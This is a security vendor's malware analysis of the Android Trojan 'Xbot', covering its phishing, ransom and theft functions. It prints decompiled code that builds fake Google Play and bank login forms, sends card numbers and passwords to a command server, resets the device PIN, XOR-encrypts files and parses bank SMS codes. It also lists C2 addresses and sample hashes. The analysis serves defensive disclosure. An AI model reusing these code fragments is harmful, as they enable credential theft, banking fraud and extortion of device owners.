New Android Trojan “Xbot” Phishes Credit Cards and Bank Accounts, Encrypts Devices for Ransom

By Cong Zheng, Claud Xiao, Zhi Xu

Published: 2016-02-18 · Archived: 2026-04-05 15:41:31 UTC

We recently discovered 22 Android apps that belong to a new Trojan family we’re calling “Xbot”. This Trojan, which is still under development and regularly updated, is already capable of multiple malicious behaviors. It tries to steal victims’ banking credentials and credit card information via phishing pages crafted to mimic Google Play’s payment interface as well as the login pages of 7 different banks’ apps. It can also remotely lock infected Android devices, encrypt the user’s files in external storage (e.g., SD card), and then ask for a U.S. $100 PayPal cash card as ransom. In addition, Xbot will steal all SMS messages and contact information, intercept certain SMS messages, and parse SMS messages for mTANs (Mobile Transaction Authentication Number) from banks.

So far the malware doesn’t appear to be widespread, and some markers in its code and faked app interfaces indicate, at least for now, it mainly appears to target Android users in Russia and Australia. Of note, of the seven bank apps it is seen to imitate, six of them belong to some of the most popular banks in Australia. However, Xbot was implemented in a flexible architecture that could be easily extended to target more Android apps. Given we also observed the author making regular updates and improvements, this malware could soon threaten Android users around the world.

Xbot primarily uses is a popular attack technique called “activity hijacking” by abusing some features in Android. The apps Xbot is mimicking are not themselves being exploited. Starting with Android 5.0, Google adopted a protection mechanism to mitigate this attack but other attack approaches used by Xbot are still affecting all versions of Android.

Xbot’s Evolution and Spreading

We believe Xbot is a successor to the Android Trojan Aulrin that was first discovered in 2014. Xbot and Aulrin have very similar code structures and behaviors, and some resource files in Aulrin are also in Xbot samples. The main difference between them is that Xbot implements its behaviors using JavaScript through Mozilla’s Rhino framework, while Aulrin used Lua and .NET framework. The earliest sample of Xbot we found was compiled in May 2015 and while comparing Xbot to Aulrin, it seemed to us the author re-wrote Aulrin using a different language and framework. The author has also progressively made Xbot more complex; the most recent versions use Dexguard, a legitimate tool intended to protect Android apps by making them difficult to reverse engineer or be tampered with.

We are not clear how Xbot spreads in the wild. However, using VirusTotal we found samples that were hosted on the below URLs over the past several months:

- hxxp://market155[.]ru/Install.apk
- hxxp://illuminatework[.]ru/Install.apk

- hxxp://yetiathome15[.]ru/Install.apk
- hxxp://leeroywork3[.]co/install.apk
- hxxp://morning3[.]ru/install.apk

There are several things that imply the developer of Xbot could be of Russian origin. The earlier versions of Xbot displayed a fake notification in Russian for Google Play phishing, there are Russian comments in its JavaScript code, and the domains we've uncovered were registered via a Russian registrar. Xbot will also intercept SMS messages from a specific bank in Russia and parse them for bank account information, which it will exfiltrate if found. While later versions use English instead of Russian for the notification, the language was not changed elsewhere.

```
Network.postBase64JsonNet(json);
//oForm.submit();  // отправляем данные из формы
WebAPI.finish();
//отправка любых данные в админку (если требуется)
//prompt('closeSuccessDialog'); // закрываем окно блокировки на аппарате
//Service.disableInject('org.stgeorge.bank.activity.ShelfMenuBaseActivity');
//Service.disableInject('org.stgeorge.bank.activity.FirstTimeExperienceActivity');
```

Figure 1. Xbot's JavaScript code commented in Russian.

Phishing for Credit Cards and Bank Accounts

After being installed on an Android device, Xbot will start communicating with its C2 server. When certain commands are received it will launch phishing attacks at users of Google Play and certain Australian bank apps. We observed three different phishing approaches and one use of activity hijacking. The four approaches with their commands are shown in Figure 2.



Figure 2. Xbot's phishing commands.

If the C2 command is “cc_notify”, Xbot will display a fake system notification to the victim with the Google Play logo and the text “Add payment method” in either Russian or English (Figure 3). This imitates an actual popup the official Google Play app will show a user that has registered for the service but not yet provided a credit card. However, Xbot will display this whenever it receives the command, regardless of whether the Google Play app already has a credit card tied to it.

```
public void sendCCNotification() {
    Notification v2 = new Notification$Builder(((Context)this)).setContentTitle("Google Play").setContentText(
            "Добавить способ оплаты").setSmallIcon(2130837504).setContentIntent(PendingIntent.getActivity(((
            Context)this), 0, new Intent(((Context)this), CCNotificationResultActivity.class), 0))
            .getNotification();
    Object v1 = this.getSystemService("notification");
    v2.flags |= 16;
    ((NotificationManager)v1).notify(0, v2);
}

public void sendCCNotification() {
    Notification v1 = new Notification$Builder(((Context)this)).setContentTitle("Google Play").setContentText(
            "Add payment method").setSmallIcon(2130837504).setContentIntent(PendingIntent.getActivity(((
            Context)this), 0, new Intent(((Context)this), CCNotificationResultActivity.class), 0))
            .getNotification();
    Object v0 = this.getSystemService("notification");
    v1.flags |= 16;
    ((NotificationManager)v0).notify(0, v1);
}
```

Figure 3. Code to display the fake notification in Russian or English.

If a victim clicks the fake notification, Xbot connects to its C2 server to download a webpage and display it with WebView. The page looks like Google Play’s actual interface for credit card information (Figure 4). Its user interaction procedures are also almost exactly the same as the legitimate version. All information input into this page will be uploaded to its C2 server (Figure 5). The information it asks for includes:

- credit card number
- expiration date
- CVV number
- card holder’s name
- card holder’s billing address
- card holder’s phone number
- VBV (Verified by Visa) or McSec (MasterCard SecureCode) number



Figure 4. Fake Google Play payment pages.

```
function submitcc() {

    var j = {};
    j["bank"] = "GoogleCC";
    j["card_number"] = document.getElementById("card_number").value;
    j["expdate"] = document.getElementById("expdate").value;
    j["cvv"] = document.getElementById("cvv").value;
    j["fullname"] = document.getElementById("fullname").value;
    j["zip"] = document.getElementById("zip").value;
    j["vbv"] = document.getElementById("vbv").value;

    //alert(Base64.encode(JSON.stringify(j)));

    var data = {};
    data["action"] = "cc_data";
    data["deviceID"] = Service.getDeviceID();
    data["data"] = Base64.encode(JSON.stringify(j));
    //alert(JSON.stringify(data));

    var json = JSON.stringify(data);
    Network.postJson(json);
    Service.setCCDone();
    Service.closeCCDialog();
    Dialog.hide();
    Dialog.cancel();
}
```

Figure 5. JavaScript code for uploading credit card information.

If the C2 command is “cc_dialog”, the fake notification step will be skipped and the fake Google Play webpage will be directly displayed to victims.

If the C2 command is “enable_inject”, Xbot will begin to monitor currently running apps via the getRunningTasks() API in Android. If the app running in the foreground is Google Play or one of several Australian bank apps (which is specified by the C2 server via the “add_inject” command), and immediately popup another interface on the top of running app (Figure 6). This is a classic attack technique called “activity hijacking”. Note that Android 5.0 implemented a security enhancement to keep apps from getting running app information through the getRunningTasks() API. So this attack won’t be effective on devices running Android 5.0 or later.

```
List v4 = RunService.getService().getActivityManager().getRunningTasks(1);
if(v4.size() != 0) {
    String v2 = v4.get(0).topActivity.getClassName();
    if((Consts.locker.booleanValue()) && !v2.equals(Lock.class.getName()) && !RunService
            .getService().getSettings().get("locker").equals("false")) {
        v0 = new Intent(RunService.getService(), Lock.class);
        v0.addFlags(268435456);
        RunService.getService().startActivity(v0);
    }

    if(v2.equals(RunService.currentWindow)) {
        goto label_92;
    }

    Log.write("new activity: " + v2);
    if(v2.equals("com.google.android.finsky.activities.MainActivity")) {
        RunService.getService().openCCDialog();
    }
```

Figure 6. Code for hijacking Google Play and banking apps.

In the activity hijacking attack scenario, the faked app interfaces are also webpages downloaded from a C2 and displayed by WebView. So far we've found 7 different faked interfaces. We identified 6 of them – they're imitating apps for some of the most popular banks in Australia. The interfaces are very similar to these banks' official apps' login interfaces. If a victim fills out the form, the bank account number, password, and security tokens will be sent to C2 server (Figure 8).

It's worth noting that, since Xbot's C2 server can remotely decide which faked app webpage to display, it would be easy to expand this attack to more apps without even having to update the code.



Figure 7. Example of an Xbot banking app phishing interface.

```
var oBtn = document.getElementById('input_submitBtn');
oBtn.onclick = function () {
    //prompt('send','INIT');
    var j = {};
    j["bank"] = "StGeorge";
    j["card"] = document.getElementById("cardNumField").value;
    j["cvc"] = document.getElementById("secNumField").value;
    //j["issue"] = document.getElementById("popup").value;
    j["passwd"] = document.getElementById("passwordField").value;

    var data = {};
    data["action"] = "cc_data";
    data["deviceID"] = Service.getDeviceID();
    data["data"] = btoa(JSON.stringify(j));
    //alert(JSON.stringify(data));

    var json = JSON.stringify(data);
    var base = json;
    //WebAPI.showToast("done4");
    //WebAPI.showToast(json);
    Network.postBase64JsonNet(json);
    //oForm.submit();  // отпрвляем данные из формы
    WebAPI.finish();
```

Figure 8. JavaScript code for uploading bank login information.

Locking, Encrypting, and Ransoming

After being installed, Xbot asks the user to authorize it as a device administrator. Then, if the C2 server sends the command “killon”, it will change the phone to silent mode, reset the password to “1811blabla”, then toggle the device screen to activate the new password.

```
public void setPasswordAndLock(Boolean arg7) {
    if(arg7.booleanValue()) {
        RunService.j.setPasswordMinimumLength(new ComponentName(RunService.getService(), AdminReceiver
                .class), 2);
        RunService.j.setPasswordQuality(new ComponentName(RunService.getService(), AdminReceiver
                .class), 0);
        RunService.j.resetPassword("1811blabla", 1);
        RunService.j.lockNow();
    }
```

Figure 9. Code to change the device password.

If the C2 command is “enable_locker”, Xbot will display a ransom webpage claiming to be Cryptolocker, still using WebView, from either “hxxp://23[.]227.163.110/locker.php” or another address specified by the C2 server. When we analyzing the sample, the webpage came from its C2 server, as seen in Figure 10:



Figure 10. Xbot ransom page.

Xbot will also start the onBackPressed(), onDestroy() and onPause() callback methods to prevent the user from exiting. Xbot will also encrypt the victim's files in external storage (Figure 11). Currently, the encryption algorithm is pretty simple: just XOR each byte in all files by the fixed integer number 50.

```
public void encFiles(int arg7) {
    Iterator v2 = this.getListFiles(Environment.getExternalStorageDirectory()).iterator();
    while(v2.hasNext()) {
        Object v0 = v2.next();
        Log.write("File: " + ((File)v0).getAbsolutePath());
        try {
            int v3 = ((int)((File)v0).length());
            byte[] v4 = new byte[v3];
            new FileInputStream(((File)v0)).read(v4);
            ((File)v0).delete();
            int v1;
            for(v1 = 0; v1 < v3; ++v1) {
                v4[v1] = ((byte)(v4[v1] ^ 50));
            }

            FileOutputStream v1_1 = new FileOutputStream(((File)v0));
            v1_1.write(v4);
            v1_1.flush();
            v1_1.close();
        }
        catch(Exception v0_1) {
            Log.write(v0_1.toString());
        }
    }
}
```

Figure 11. Code to encrypt files in external storage.

According to the ransom webpage, the victim has to purchase a U.S. $100 PayPal My Cash Card from www.paypal-cash[.]com, and input the card number within 5 days. The webpage also says it's impossible to decrypt the files by yourself, which is obviously not true for existing samples.

It should be noted that since the ransom page comes from a remote server, the attacker can update it to change the payment method and/or the amount of money at any time.

Information Stealing

Xbot has some additional capabilities. It will collect all contacts' names and phone numbers and upload them to its C2 server, as well as all new SMS messages. In some samples, Xbot will also intercept and parse specific SMS messages. It parses all SMS messages sent by a specific premium rate SMS short number in an attempt to collect the victim's account and confirmation numbers from a bank in Russia, and then uploads the information to its C2 server.

```
function onSMS(number, text)
{
    Log.write("onSMS: " + number + ": " + text);
    //recv = new ReceivedSMS(number, text);
    //var a = API.cast(ReceivedSMS.Answer, Packet.get(recv, ReceivedSMS.Answer));

    if(number == "9  ")
    {
        m = text.match(/^[A-Z]{4}([0-9]{4}).*: ([0-9]{1,50})/i);
        if(m != null)
        {
        var o = createObject('received_sms');
                o.number = '+79262      ';
                o.message = 'card: ' + m[1] + ' sum: ' + m[2];
        oldsum = m[2];
        if(m[2] < 1501)
        {
            card = m[1];
                        azsim();
        }
                sendObjectWS(o);
        }
        m = text.match(/отправьте код ([0-9]{5}) на номер 9  /i);
    if(m != null)
    {
//      API.sendSMS('+79262000900', m[1], 0, 0);
        var o = createObject('received_sms');
        o.number = '+79262      ';
        o.message = 'confirmation: ' + m[1];
        sendObjectWS(o);
    }
    m = text.match(/^[A-Z]{4}([0-9]{4}).* ([0-9]{4,50}).*обработан.*/i);
    if(m != null)
    {
                var o = createObject('received_sms');
                o.number = '+79262      ';
                o.message = 'done card: ' + m[1] + ' sum: ' + m[2];
        oldsum = oldsum - m[2];
        card = m[1];
```

Figure 12. Code to steal SMS messages from a bank in Russia.

Conclusion

While Android users running version 5.0 or later are so far protected from some of Xbot's malicious behaviors, all users are vulnerable to at least some of its capabilities. As the author appears to be putting considerable time and effort into making this Trojan more complex and harder to detect, it's likely that its ability to infect users and remain hidden will only grow, and that the attacker will expand its target base to other regions around the world. We'll continue to watch and report on this threat as the attacker introduces new versions. We also want to re-emphasize that the banking apps imitated by Xbot are not themselves being exploited.

Customers of Palo Alto Networks are protected with our WildFire, URL filtering, and IPS services. An AutoFocus tag has also been created to identify this family and its variants. Customers can also refer to IPS signature (13997) for details about Xbot C2 traffic information.

Acknowledgments

We greatly appreciate the help from Rongbo Shao, Yi Ren, Bowen Jiao, Michael Scott, Jen Miller-Osborn, Chad Berndtson, Chris Clark, and Ryan Olson from Palo Alto Networks in working on the analysis and coverage of

Xbot family.

IOCs

Sample hashes

- dfda8e52df5ba1852d518220363f81a06f51910397627df6cdde98d15948de65
- e905d9d4bc59104cfd3fc50c167e0d8b20e4bd40628ad01b701a515dd4311449
- f2cfbc2f836f3065d5706b9f49f55bbd9c1dae2073a606c8ee01e4bbd223f29f
- 029758783d2f9d8fd368392a6b7fdf5aa76931f85d6458125b6e8e1cadcdc9b4
- 1264c25d67d41f52102573d3c528bcddda42129df5052881f7e98b4a90f61f23
- 20bf4c9d0a84ac0f711ccf34110f526f2b216ae74c2a96de3d90e771e9de2ad4
- 33230c13dcc066e05daded0641f0af21d624119a5bb8c131ca6d2e21cd8edc1a
- 4b5ef7c8150e764cc0782eab7ca7349c02c78fceb1036ce3064d35037913f5b6
- 7e939552f5b97a1f58c2202e1ab368f355d35137057ae04e7639fc9c4771af7e
- 93172b122577979ca41c3be75786fdeefa4b80a6c3df7d821dfecefca1aa6b05
- a22b55aaf5d35e9bbc48914b92a76de1c707aaa2a5f93f50a2885b0ca4f15f01
- d082ec8619e176467ce8b8a62c2d2866d611d426dd413634f6f5f5926c451850
- a94cac6df6866df41abde7d4ecf155e684207eedafc06243a21a598a4b658729
- 58af00ef7a70d1e4da8e73edcb974f6ab90a62fbdc747f6ec4b021c03665366a
- 7e47aaa8a1dda7a413aa38a622ac7d70cc2add1137fdaa7ccbf0ae3d9b38b335
- d1e5b88d48ae5e6bf1a79dfefa32432b7f14342c2d78b3e5406b93ffef37da03
- c2354b1d1401e31607c770c6e5b4b26dd0374c19cc54fc5db071e5a5af624ecc
- 12f75b8f58e1a0d88a222f79b2ad3b7f04fd833acb096bb30f28294635b53637
- 1b84e7154efd88ece8d6d79afe5dd7f4cda737b07222405067295091e4693d1b
- 616b13d0a668fd904a60f7e6e18b19476614991c27ef5ed7b86066b28952befc
- 2e2173420c0ec220b831f1c705173c193536277112a9716b6f1ead6f2cad3c9e
- 595fa0c6b7aa64c455682e2f19d174fe4e72899650e63ab75f63d04d1c538c00

C2 Servers and Malicious URLs

- melon25[.]ru
- 81[.]94.205.226:8021
- 104[.]219.250.16:8022
- hxxp://52[.]24.219.3/action.php
- hxxp://192[.]227.137.154/request.php
- hxxp://23[.]227.163.110/locker.php
- hxxp://market155[.]ru/Install.apk
- hxxp://illuminatework[.]ru/Install.apk
- hxxp://yetiathome15[.]ru/Install.apk
- hxxp://leeroywork3[.]co/install.apk
- hxxp://morning3[.]ru/install.apk

Source: https://researchcenter.paloaltonetworks.com/2016/02/new-android-trojan-xbot-phishes-credit-cards-and-bank-accounts-encrypts-devices-for-ransom/